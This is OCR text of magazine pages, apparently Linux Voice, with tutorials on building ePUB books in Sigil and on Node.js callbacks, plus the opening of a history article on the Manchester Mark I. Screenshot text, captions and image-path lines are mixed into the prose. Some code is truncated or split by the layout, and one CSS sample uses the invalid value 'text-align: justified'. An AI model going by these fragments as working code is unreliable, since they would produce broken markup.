
Two other parts of the Sigil GUI you need to know about are the Preference Panel (Edit > Preferences) and the Clips toolbar. The most important tab of the former is the one called "Clean Source". That's where you tell Sigil when and how to clean up the imported HTML code.

You cannot skip that step, because the HTML export filters of many programs, especially word processors like Libre Office, are unnecessarily heavy. In an attempt to produce web pages that look exactly like the original formatted text, they introduce a lot of tags that are totally useless in ebooks.

The other preferences you can set are fonts and colours of the editor, interface language, dictionaries and keyboard shortcuts.

The Clips are user-defined snippets of frequently used HTML code (one example would be CSS attributes to colour links). You can select and insert clips with a right-click in the editor window.

Many other functions of Sigil are pretty much the same as normal HTML editors, or simple word



Open Data Open Society

Marco Fioretti

Truly, nothing is so astonishing as figures, if they once get started - Mark Twain, 1897 (Following The Equator, Chapter XVII)

1. Goals and structure of this report

Open Data Open Society
Marco Fioretti
1. Goals and structure of this re...
2. Why data are important
3. Current status of Open PSI su...
3.1. Austria
3.2. Finland
3.3. France
3.4. Germany
3.5. Iceland
3.6. Italy
3.7. Norway
3.8. Sweden
3.9. United Kingdom
3.10. An example of local Open...
4. Why Open Data
4.1. Definition of Open/Linked r...
4.2. The nature of data
4.3. Government transparency
4.4. Economic value of data o...
4.4.1. External value
4.4.2. Internal value
4.5. If openness is so good, w...

Sigil was born as, and still is, an ePUB editor. That is why the plain editing functions get the most space in its toolbars. The real power, however, lies in the tools that generate metadata, indices and other components.

processors. We will not describe them here, because they are very intuitive we want to focus on the real value of Sigil, which is how it helps you to improve the quality and usability of ePUB files.

First, structure your book

Metadata, that is "data about data" is what helps you and everybody else, including search engines and any other software, to make sense of your ebooks. Your ebook can only be indexed if it has the right metadata, for example.

That's why the first place to work on a new ebook in Sigil is its Metadata Editor. You must, as a minimum, define Title, Language and Author(s). After that, the "Add Basic" button opens a menu with the 30 most common metadata types. Sigil can manage all the hundreds of metadata variables defined in the ePUB standard, and set contributors roles that go from co-author to calligrapher or censor.


As far as the standard itself is concerned, the whole content of an ePUB book can stay in one HTML file. It is much better, however, to put all chapters into separate files, which will load faster both in Sigil and in many ereaders. You want to do it as soon as possible, to minimise the number of broken internal links you may have to fix later.

To split an ebook source into separate HTML files, put the cursor at the right point, then click on the "Split At Cursor" button. Should you change your mind, you can merge files: select them in the Book Browser, then right-click and choose Merge.

Table of contents

The ePUB format specifies how to write standard TOCs (Table of Contents) that all ereaders can recognise and make accessible to their users, to quickly move around a book via dedicated menus or other special systems.

If the HTML source initially loaded in Sigil already has all its section headings labelled with their standard HTML markup (**<hN>..</hN>**), one click in the right place will do the job. Otherwise, select every text you want to become a section heading of a certain level in the ToC, then click on the corresponding "Hn" button. You can mark images in the same way if you want a section to start with them.



Metadata Editor

Title: Open Data, Open Socieaty

Author: Marco Fioretti

Language: English

	Name	Value	File As
1	Coverage	What are Open Data and how they can improve society	

Add metadat

Language
Publisher
Relation
Rights
Source
Subject
Title
Type

Information about rights held in and over the p
encompasses Intellectual Property Rights (IPR),
Rights element is absent, no assumptions may
publication.

Index

D

Digital Agenda 1, 2, 3

E

Europe
Digital Agenda 1, 2, 3

O

Open Data
Transparency 1, 2, 3

P

PSI 1

Filter:

Text to Include	Index Entries
Digital Agenda	Europe/Digital Agenda
Digital Agenda	Digital Agenda
Transparency	Open Data/Transparency

This mashup shows the Sigil Metadata Editor (left) and what you get from Sigil (centre) when you tell it to index simple or hierarchical entries (right).

When you are done, click on the "Generate Toc" button to create the standard ePUB TOC, which will be saved in the **toc.ncx** file. You can edit this table by going to Tools > Table of Contents > Edit Table of Contents, but remember that any change done in that way will not be applied to the actual text in the source, and will be lost the next time you generate the ToC.

It's often a good idea to placing a copy of the same ToC inside the actual content of the book, either for stylistic reasons or to make it usable even on ereaders or software programs that, for whatever reason, can't read the **toc.ncx** file. Select Tools > Table Of Contents > Create HTML Table of Contents to get this ToC copy in a new source file, called **TOC.xhtml**, with its own CSS stylesheet (**sgc-toc.css**), then drag and drop it where you want it to be in the book.

Indices

Besides a ToC, the other feature that makes any non-fiction book much more usable is a good index. You can define specific occurences of strings to index, or tell Sigil to index all the occurrences of the same strings. After selecting some text, click on Tools > Index > Mark For Index to achieve the first result, or Tools > Index > Add To Index Editor for the other. You can also add entries directly to the Index Editor or (even better) load in it lists of strings to index, previously saved in plain text files.

Unless you specify different texts for them, Sigil will create entries that are exactly the strings you told it to search – those shown in the Index Editor as Text To Include. You may also use regular expressions there.

LV PRO TIP

If you plan to get serious with ebook publishing, find an HTML cheatsheet and a CSS tutorial for beginners and keep them on your desktop. As soon as you start using Sigil, you'll need them. Besides, you can reuse the same information to design web pages!

What does an ePub file look like?

In order to understand what Sigil does and why, you have to know at least the general architecture and main components of the Open Standard for digital publication called ePUB (http://idpf.org/epub). It is not supported by all the ereaders you may find, but it is common enough that converters from ePUB to any other ebook format abound. Knowing the inside of ePUB is also essential if you plan to create or process ebooks with any other program

In extreme synthesis, an ePUB file is nothing but a compressed Zip archive of all the components of an ebook, which are given standard names and locations. Sigil is designed for ePUB 2, but also supports some ePUB 3 features such as audio and video. If you unzipped an ePUB file, you would find in it one file and two folders. The file is simply the MIME type of the whole archive. The META-INF folder hosts a sort of pointer file, called container.xml, to the actual ebook. This is all inside the other folder, whose name is OEBPS (Open eBook Publication Structure). What the Sigil Book Browser shows, as you can see in Figure 1, is just the part of the OEBPS structure that Sigil supports.

The Table of Contents is at the top of the hyerarchy, inside the toc.ncx file (the extension means "Navigation Center eXtended"). The ncx format is obsolete in ePUB 3, but it should remain usable for a long time.

All the metadata go into the XML document named contents.opf, which also hosts a "Manifest", that is a list of all the files used in the ebookk.

Each category of content has its own subfolder, namely Text, Stylesheets, Images, Fonts, Audio, Video, plus Miscellanea for everything else. The text sources are normal (x)HTML files that you may open in any Web browser.

Documentation and support

If you want to use Sigil for anything but really basic formatting, you have to begin outside it: read and keep at hand any of the HTML markup cheatsheets and "CSS for dummies" tutorials you can easily find online.

Sigil itself has a great documentation. The official User Guide is very complete and well structured: more than 35K words, which are mostly tutorials on specific issues. Besides, since it was written in Sigil, the User Guide is a great real world example of how to use this tool: download the ePUB version and load it in Sigil to see by yourself how its developers produce ebooks with it.

When the Guide isn't enough, visit the Sigil Forum at MobileRead (**www.mobileread.com/forums/forumdisplay.php?f=203**). Among the many threads there, we recommend the one titled "Best Pre-Sigil word processor tool/workflow?", and all those that discuss Regular Expressions in Sigil.

LV PRO TIP

These days no book, digital or in paper, is really complete and usable if it cannot be easily indexed and classified by computers. Never release an ebook if you haven't filled it with good metadata. It may be boring, but it's vital and really easy with Sigil.

You can also tell Sigil to create multiple entries for the same string and/or hierarchical ones, with the several levels separated by slashes, as in "Free Software/Linux/Ubuntu".

To actually create the index once you have finished defining its content, select Tools > Index > Create Index. The result will be saved in alphabetical order in a new page called **index.xhtml**, with its own stylesheet (**sgc-index.css**). You can edit it, but any change will be lost the next time Sigil regenerates the index.

At the source code level, indexing a word makes Sigil give it an anchor with a special class (**sigil_index_marker**). That's important to know, because to stop some specific occurrence of that word from appearing in the index, you must manually remove those tags from around it.

To see which snippets of text are currently indexed, switch to Code View or (much better, in our opinion), give the **sigil_index_marker** class a different colour in the stylesheet.

Cross-references!

The last thing you need to make the difference between a generic, unhelpful flow of text and a really easy to use one is internal links, for notes and other cross references. To make any point in the text an anchor, that is, a destination of such links, select it, then click on the Anchor button and give it a proper name in the pop-up window. Here, "proper" means whatever you want, as long as it begins with a letter, is unique to the whole book (so that if it would remain unique, even if you later moved that text to another file of the same book) and you use a consistent naming scheme.

To create a link to an already existing anchor (which may also be a chapter heading), click on the point where it should go and select Insert > Link. You will be able to select as destination any of the valid targets in the current ePUB file, or an external URL.

This procedure is also usable for "reverse linking", that is to let readers return to whatever part of the text they were previously reading with one click, even on ereaders that lack a built-in "Back" button. You just have to invert the target and destination points. However, if you really need reverse links for many anchors, it may make more sense to add them automatically with a script.

Once you're happy with the structure of your ebook, you can start worrying about its look, comforted by the fact that writing ePUB ebooks is much like writing textual content for the web. To begin with, if you write the text outside Sigil, you should carefully avoid the bad habits you may have picked up using word processors, such as adding blank lines here and there, or manually formatting text instead of using styles. This advice alone could save you lots of time and frustration when you lay out your book in Sigil.


Speaking of styles, ePub, and consequently Sigil, use the same CSS stylesheets as web pages. In case you've never met CSS before, here is a real quick copy of samples of what it can do, and how, in an ebook. This snippet of CSS code:

```
p {
padding: 0;
margin: 0;
text-align: justified;
}
```

means "justify, with null padding and margins, all the paragraph elements (that is, all those between pairs of "<p>" and "</p>" markers in the HTML source). Drop Caps, while not supported by all ereaders, work in the same way. Adding code like this to your stylesheet:

```
span.dropcap {
   float: left;
   font-size: 4.7em;
   line-height: 0.8em;
```

Content and structure come first, but looks are important too. Sigil supports cover design and drop caps via standard CSS stylesheets.



```
<?xml version="1.0" encodi
<!DOCTYPE html PUBLIC "-//
  "http://www.w3.org/TR/xh

<html xmlns="http://www.w3
<head>
  <title>A sample version 
title>
</head>

<body>
  <h1>A sample version of 
```

A sample version of "Open Data, Open Society" for:

In this section we'll see in mor
as possible open and linked in
economic stimulus, savings in
value of Open Data in education w

4.1. DEFINITION
IM

Public data are really useful
without going into technical
presence of all these three
is that only when data are publish
automatically analyze and present t

```
    margin-right: 3pt;
    margin-bottom: -0.1em;
}
```

will make a drop cap of any letter marked with that attribute in the Code View of Sigil:

```
<p><span class="dropcap">I</span> am a Drop Cap</p>
```

To add an existing CSS file to your current book, select it in File > Add Existing Files. Then, to associate it to the sources files, right-click on them in the Book Browser, select "Link Stylesheets" then tick the stylesheet you want.

CSS stylesheets are also the place to tell your ebook to use custom fonts. To be usable, the font files must have first been saved in the corresponding subfolder of the Sigil Book Browser. If you care about maximum compatibility with all ereaders the formats to use are those called OpenType or TrueType, which have the **.otf** and **.ttf** extension. Make sure to choose fonts whose licence does allow you to use them freely!


Once the fonts are in place, assign them to a CSS style, and use it in the HTML files:

```
 @font-face {
    font-family: 'myfont';
    font-weight: normal;
    font-style: normal;
    src: url('../Fonts/myfont.ttf');
 }
```

Cover and other graphics

Adding a cover with Sigil is as easy as it gets. Select Tools > Add Cover, find the image you want to use, load it and you're done. Sigil will take create a cover source file (**cover.xhtml**) containing your image, marked up to be resizable and usable on most e-readers. Apart from images, if the (dull) default cover template that Sigil provides bores you, you have two possibilities. The quick and dirty solution is to just open the **cover.xhtml** file right there, in Sigil, and modify it as you please. If you plan to do more than one ebook with the same cover style, however, it would be better to create your own cover template.

To do this, copy the file that Sigil created to the Sigil Preferences Folder, which is **$HOME/.local/share/sigil-ebook/sigil/**, then edit it as needed. In doing that, you can use the Sigil variables that define the path (inside the ePUB archive, not on your computer), width and height in pixels of the cover image. They are called **SGC_IMAGE_FILENAME**, **SGC_IMAGE_WIDTH** and **SGC_IMAGE_HEIGHT**.


5. Real world examples of Open PSI at work
Real world examples of Open PSI at work

Sigil can generate a standard Table of Contents that any ebook reading software understands.

Finally, check the result


To work as expected, any ePUB file must meet the minimum quality standards defined in the specification, and be free from internal dead links and other common errors. One of the best features of Sigil is the way that it helps you find these problems.

It doesn't hurt to run the checks that Sigil provides (Tools > Validate) as soon as you import some content. This will give you an idea of how much work, and of which kind, may be ahead. Stylesheet validation for example, and should be done as soon as possible, so you don't waste time with a layout that may look great in Sigil, but not be portable.

You can check individual stylesheets by right-clicking on them in the Book Browser and selecting the Validate option.

The F7 key starts the copy of the ePUB validator called FlightCrew (**https://code.google.com/p/flightcrew**), which is distributed with Sigil. The reports generated directly by Sigil might be even more useful than these validators. They are great, for example, when it comes to spotting images, anchors, CSS classes and whole stylesheets that are in the ePUB file, but are never actually used. Sigil can also warn you if any of the reverse links don't actually link to each other.

Sigil is perfect for creating ePUB ebook templates. Once you have manually crafted one ebook in Sigil just like you want, reusing its files as bases for other books with the same style, via shell scripts, will be easy. But that's a challenge for another day!



Validation Results

File	Line	Message
OEBPS/Text/odos-1.html	357	attribute 'border' is not declared for element 'img'
OEBPS/Text/odos-1.html	359	attribute 'align' is not declared for element 'img'
OEBPS/Text/odos-1.html	359	attribute 'border' is not declared for element 'img'
OEBPS/Text/odos-1.html	375	attribute 'align' is not declared for element 'img'

File	ID	Text	Target File	Target ID	Target
odos-1.html		California	http://www.citygoround....		n/a
odos-1.html		Public Transit Openness Index	http://www.opentransit...		n/a
odos-1.html		ODF, standard ISO 26300	http://www.iso.org/iso/c...		n/a
odos-1.html		Simone Cortesi	http://www.epsiplatform...		n/a
odos-1.html		Linking Open Data Cloud dia...	http://richard.cyganiak....		n/a
odos-1.html		RDF statements	http://esw.w3.org/TaskF...		n/a
odos-1.html		explicitly recommends	http://www.oecd.org/da...		n/a
odos-1.html		the Business case for PSI	http://www.epsiplus.net...		n/a
odos-1.html		the response was clear	http://www.guardian.co....		n/a
odos-1.html		Zijlstra	http://www.epsiplatform...		n/a

FlightCrew and the other validation and reporting tools included in Sigil provide a complete view of everything that may be wrong in your ebook.

LV PRO TIP

Ebooks cluttered with wrong links or useless elements, be they images, stylesheets or unused cross-references, are bigger than necessary and harder to read and manage. Find and remove all that dead weight with the reports provided by Sigil.

Marco Fioretti is a Free Software and open data campaigner who has evangelised FOSS all over the world.

LINUX VOICE TUTORIAL

CODE NINJA: CALLBACKS AND NON-BLOCKING IO

BEN EVERARD

Nobody likes to sit around doing nothing – here's how your machine carries on processing while it's waiting for something to do.

WHY DO THIS?

- Speed up your code by avoiding unnecessary waits
- Learn to use one of the trendiest programming platforms (Node.js)
- Build your own website testing tool to find out which sites load fastest

When people learn to program, they're often taught that it involves listing a series of steps that the computer takes one after another until it's solved the problem.

Take, for example, the following pseudo code:

```
print "what is your name"
name = input("?")
print "hello", name
```

First it prints out a question, then it calls the function **input()**, which waits for the user to enter their name, and then returns this as a string. Finally, the computer says hello. This approach works fine, and we could adjust the program to ask lots of questions about the user to get any information we wanted.


The input is what we call blocking, which means it stops the program running until it gets a response from the user. Now, let's look at another program:

```
print "what is your name"
name = input(?)
picture = get_pic_from_server(name)
biography = get_biography_from_database(name)
work = get_work_from_file(name)
```

Here, it asks for your name, then it gets three pieces of information about you: your picture, your biography and your work. We haven't defined the functions that get this data, but we'll say that they're also blocking.

The process then will be:

1. Get your name
2. Wait for the server to return your picture
3. Wait for the database to return your biography
4. Wait for the filesystem to return your work
5. Continue processing



Scratch's "When ..." code blocks are assigning callbacks to particular events.

That means the computer waits three times. Depending on what system you're running on, it could mean quite a long delay between asking for a name and continuing processing. For most of the time that this program is running the processor will be sitting idle, so it's a waste of resources as well.

A better way to run this would be to send all three requests for data at the same time, and then process the data as it comes back so that whichever data comes back first could be processed first. Doing it this way means the computer only has to wait once. This gives us a problem though, because it means that our program won't simply run one line after the next. We need some new way to define the order for the code to run in, because you can't just run all the lines of your program at the same time and hope that it all works.

Callbacks

The solution to this problems is to create functions that should run once a specific event occurs – such as when a particular file is returned from a server. These functions are known as callbacks, and they allow you to run non-blocking code, yet still define the order in which you want code to be processed. For example, take a look at the following pseudo code:

```
get_picture_from_server(function_to_run_when_picture_
returned)
```

When the computer got to this line, it would request the picture from the server. However, if the function **get_picture_from_server** is non-blocking, the computer won't wait for the picture to be returned; it'll just keep processing the main code. Once the server has processed the request and returned the picture, the computer will pause processing the main code and run **function_to_run_when_picture_returned** (the callback function). When this function is completed, it resumes processing the main code. This way the computer isn't wasting time while it waits for the server to respond, because it carries on processing the main program, yet it can still process the file when it is returned.


Let's switch this from pseudo code to real code and have a look at how it works in practice. Many languages have the ability to use callbacks, but they are used extensively in JavaScript. Almost all JavaScript has callbacks in one form or another, whether it's to run code when the user performs a particular action, or to handle loading data over unpredictable internet connections. These callbacks

Node.js

For people who think of JavaScript as a way of introducing some simple processing power to web pages, it may seem a little weird to use it in server-side programs. Despite that little bit of cognitive dissonance, Node.js provides a really powerful way of building back-end services using a non-blocking IO, and has dramatically risen in popularity over the last few years. It works particularly well when acting as the glue that holds a load of data sources together, and is used to power a lot of data-intensive web apps.

This isn't its only useful application though. It's also used as the programming language of choice for the BeagleBone single-board computers. This may seem a little odd at first, but it enables you to connect your BeagleBone to your computer via a USB cable. The BeagleBone then runs a web server, which has a HTML-based development environment that enables you to create Node.js applications on a desktop computer, then run them on the BeagleBoard.

Thanks to BoneScript (a Node.js library), they can interact with the GPIOs on the BeagleBoard. You can then assign callbacks to things like button presses or getting data from an I2C connection.



```
var b = require('bonescript');

var ledPin = "P8_13";
var ledPin2 = "USR3";

b.pinMode(ledPin, b.OUTPUT);
b.pinMode(ledPin2, b.OUTPUT);

var state = b.LOW;
b.digitalWrite(ledPin, state);
b.digitalWrite(ledPin2, state);

setInterval(toggle, 1000);

function toggle() {
    if(state == b.LOW) state = b.HIGH;
    else state = b.LOW;
    b.digitalWrite(ledPin, state);
    b.digitalWrite(ledPin2, state);
}
```

The BeagleBone's HTML-based IDE makes it easy to get started with GPIO programming.

allow the JavaScript program to remain responsive while waiting for events to happen. We're going to use Node.js, which is a server-side JavaScript engine. This means it's used to run code on your server rather than in a web browser.

It's not usually installed by default, so you'll need to grab it from your package manager. On Debian-based systems, this is done with **sudo apt-get install nodejs**.

You can then run Node files with:

```
nodejs <filename>
```

We're not going to dive too deep into how to use Node.js because that's far beyond the scope of this article. We'll have a look at a couple of examples that both use the **http.get** method from the **http** module. This takes two parameters. The first is a series of options enclosed between **{** and **}**. The second is a callback function that is run once the request has been processed. The first example will just dump the HTML content to the terminal:

```
var http = require('http');
var print_html = function(res) {
 res.setEncoding('utf8');
 res.on('data', function (chunk) {
 console.log(chunk);
});
}
http.get({host:'www.bbc.com', path:'/'}, print_html);
```

Notice that **print_html** isn't a function; it's a variable that holds a function. The fact that it's a variable allows it to be passed to **http.get**, and called from there.

The function in **print_html** is called from **http.get** once data starts coming from the server. The single parameter is a HTTP response object, and this has various events on which you can set callbacks. In this case, we set a callback on the data event that is called each time a chunk of data is available. This time, we haven't stored the function in a variable, but declared it in the parameters to the method **res.on**.

This example shows how callbacks work, but it hasn't really shown the advantages of them. After all, you could quite easily program the above as a series of steps that happen one after the other. In fact, the code would probably be a little clearer if written in the order it executes.

Our second example will be a really simple website speed test. We'll send requests to four popular websites, and see which ones respond the fastest.

```
var http = require('http');
function wait_end(res, name) {
 console.log('starting ' + name);
 res.setEncoding('utf8');
 res.on('data', function (chunk) {});
 res.on('end', function() {
  console.log(name + ' finished');
 });
}
http.get({host:'www.bbc.com', path:'/'},
 function(res) {wait_end(res, 'bbc')});
http.get({host:'stackoverflow.com', path:'/'},
 function(res) {wait_end(res, 'stackoverflow')});
http.get({host:'www.ubuntu.com', path:'/'},
 function(res) {wait_end(res, 'ubuntu')});
http.get({host:'en.wikipedia.org', path:'/wiki/Main_Page'},
 function(res) {wait_end(res, 'wikipedia')});
```

Since **http.get** is non-blocking, the computer will execute the four **http.get** calls one after the other without waiting for the servers to respond. When the severs do respond, Node.js will run the callback, which is a function that runs **wait_end**. This time **wait_end** is the name of the function, not a variable, and it's called by an anonymous function (the callback). This is because of the extra parameter.

When the server first responds, it prints out a message saying that it's starting. Once all the data is received (and the end event on the response object happens), it prints out it's finished. Running this, you can see how the callbacks allow the computer to process multiple requests at the same time, because the start and end messages are interlinked.

This isn't a perfect speed test, as the initial HTTP requests won't be sent at the same time, but it should give you an idea of how the different servers perform (especially when there are only a few of them).

There is a real danger that using callbacks can leave your code hard to read and difficult to maintain, so they should be used with caution. However, when used well, they are a powerful tool to make your programs faster and more flexible.

LINUX VOICE TUTORIAL

ALAN TURING: AND THE MANCHESTER MARK I

JULIET KEMP

Program the post-war machine used for early computer music, chess and proto-artificial intelligence.

WHY DO THIS?

- Take a trip back to the 1940s
- Search for large prime numbers (very slowly)
- Use the logic that first inspired the Turing Test

Alan Turing's work at GCHQ with Colossus during WWII is well-known, as of course is the Turing Test, but those were far from his only involvements with early computing developments. In the late 1940s he was working on designing a stored-program computer (Colossus couldn't store programs, and in any case was still very secret), and in 1948 moved to Manchester where the Manchester Baby and Manchester Mark I were being developed.

The Manchester Baby (aka the Manchester Small Scale Experimental Machine) wasn't a full general-purpose computer, but a small-scale test of Williams tube memory (cathode ray memory, using the charge well created by drawing a dot or dash on the tube). However, it is considered to be the world's first stored-program computer, running its first program on 21 June 1948, when it found the highest proper divisor of 2^18 (262,144), and took 52 minutes to run. Only two more programs were written for it: an amended version of this, and a program written by Turing to carry out long division.

The Baby was condensed, even primitive: only 32 words of memory and 8 hardware instructions, covering only subtraction and negation (using these, addition can be implemented in software, as -(-x-y) = x+y). It had no paper-tape reader, so programs had to be entered painstakingly, a bit at a time, with a 32-switch input device.

The Manchester Mark I

Once the Baby was successful, the team (Frederic C Williams, Tom Kilburn and Geoff Tootill, who had designed the Baby, together with research students DBG Edwards and GE Thomas) started work on the Manchester Mark I (also known as the Manchester Automatic Digital Machine, or MADM). The Mark I first ran in April 1949, with a program written to look for Mersenne primes. Max Newman wrote this version, but Turing later wrote an improved version known as the Mersenne Express.


One of Turing's projects while working on the Mark I was to write code to investigate the Riemann hypothesis, which has to do with the distribution of prime numbers.

The Mark I had 40-bit words (longer than the Baby's 32 bits), and inspired by the success of the Baby, its main storage was Williams tubes. Initially, it had two Williams tubes each capable of holding two 'pages' of 32 words (so four 'pages', or 128 words, in total), which was later increased to eight pages. It also had a magnetic drum as backup storage, which contained an extra 32 pages (later, 128 pages). Initially, to transfer data from the drum to the Williams tubes, the machine had to be stopped and the transfer initiated manually, but in the final version, this could be done as part of a program.

The drum itself consisted of a series of parallel magnetic tracks, which each held two pages and had its own read/write head, which read and wrote as the drum revolved. (A little reminiscent of a modern magnetic hard disk.) Latency depended on the drum speed, which was synchronised with the main processor clock.

The most significant aspect of the Mark I, though, was that it introduced index registers. An index register holds a memory offset, which is added to an instruction to create a full memory address. Effectively, it alters the instruction as the program goes along. It is useful for very rapidly stepping

Panoramic shot of the Original Baby (copyright University of Manchester).



through memory addresses, such as to access an array sequentially, or to handle looping – the index register allows you to add one (or two or…) to the memory location to access a new location each time. Index registers are very commonly used on modern computers.

Turing and code

The Mark I had no assembly language; programmers had to write their programs in binary form, encoded as a series of five-bit characters. The programmers' handbook for the Mark II is available online at the Turing Archive, which illustrates the instruction conventions.

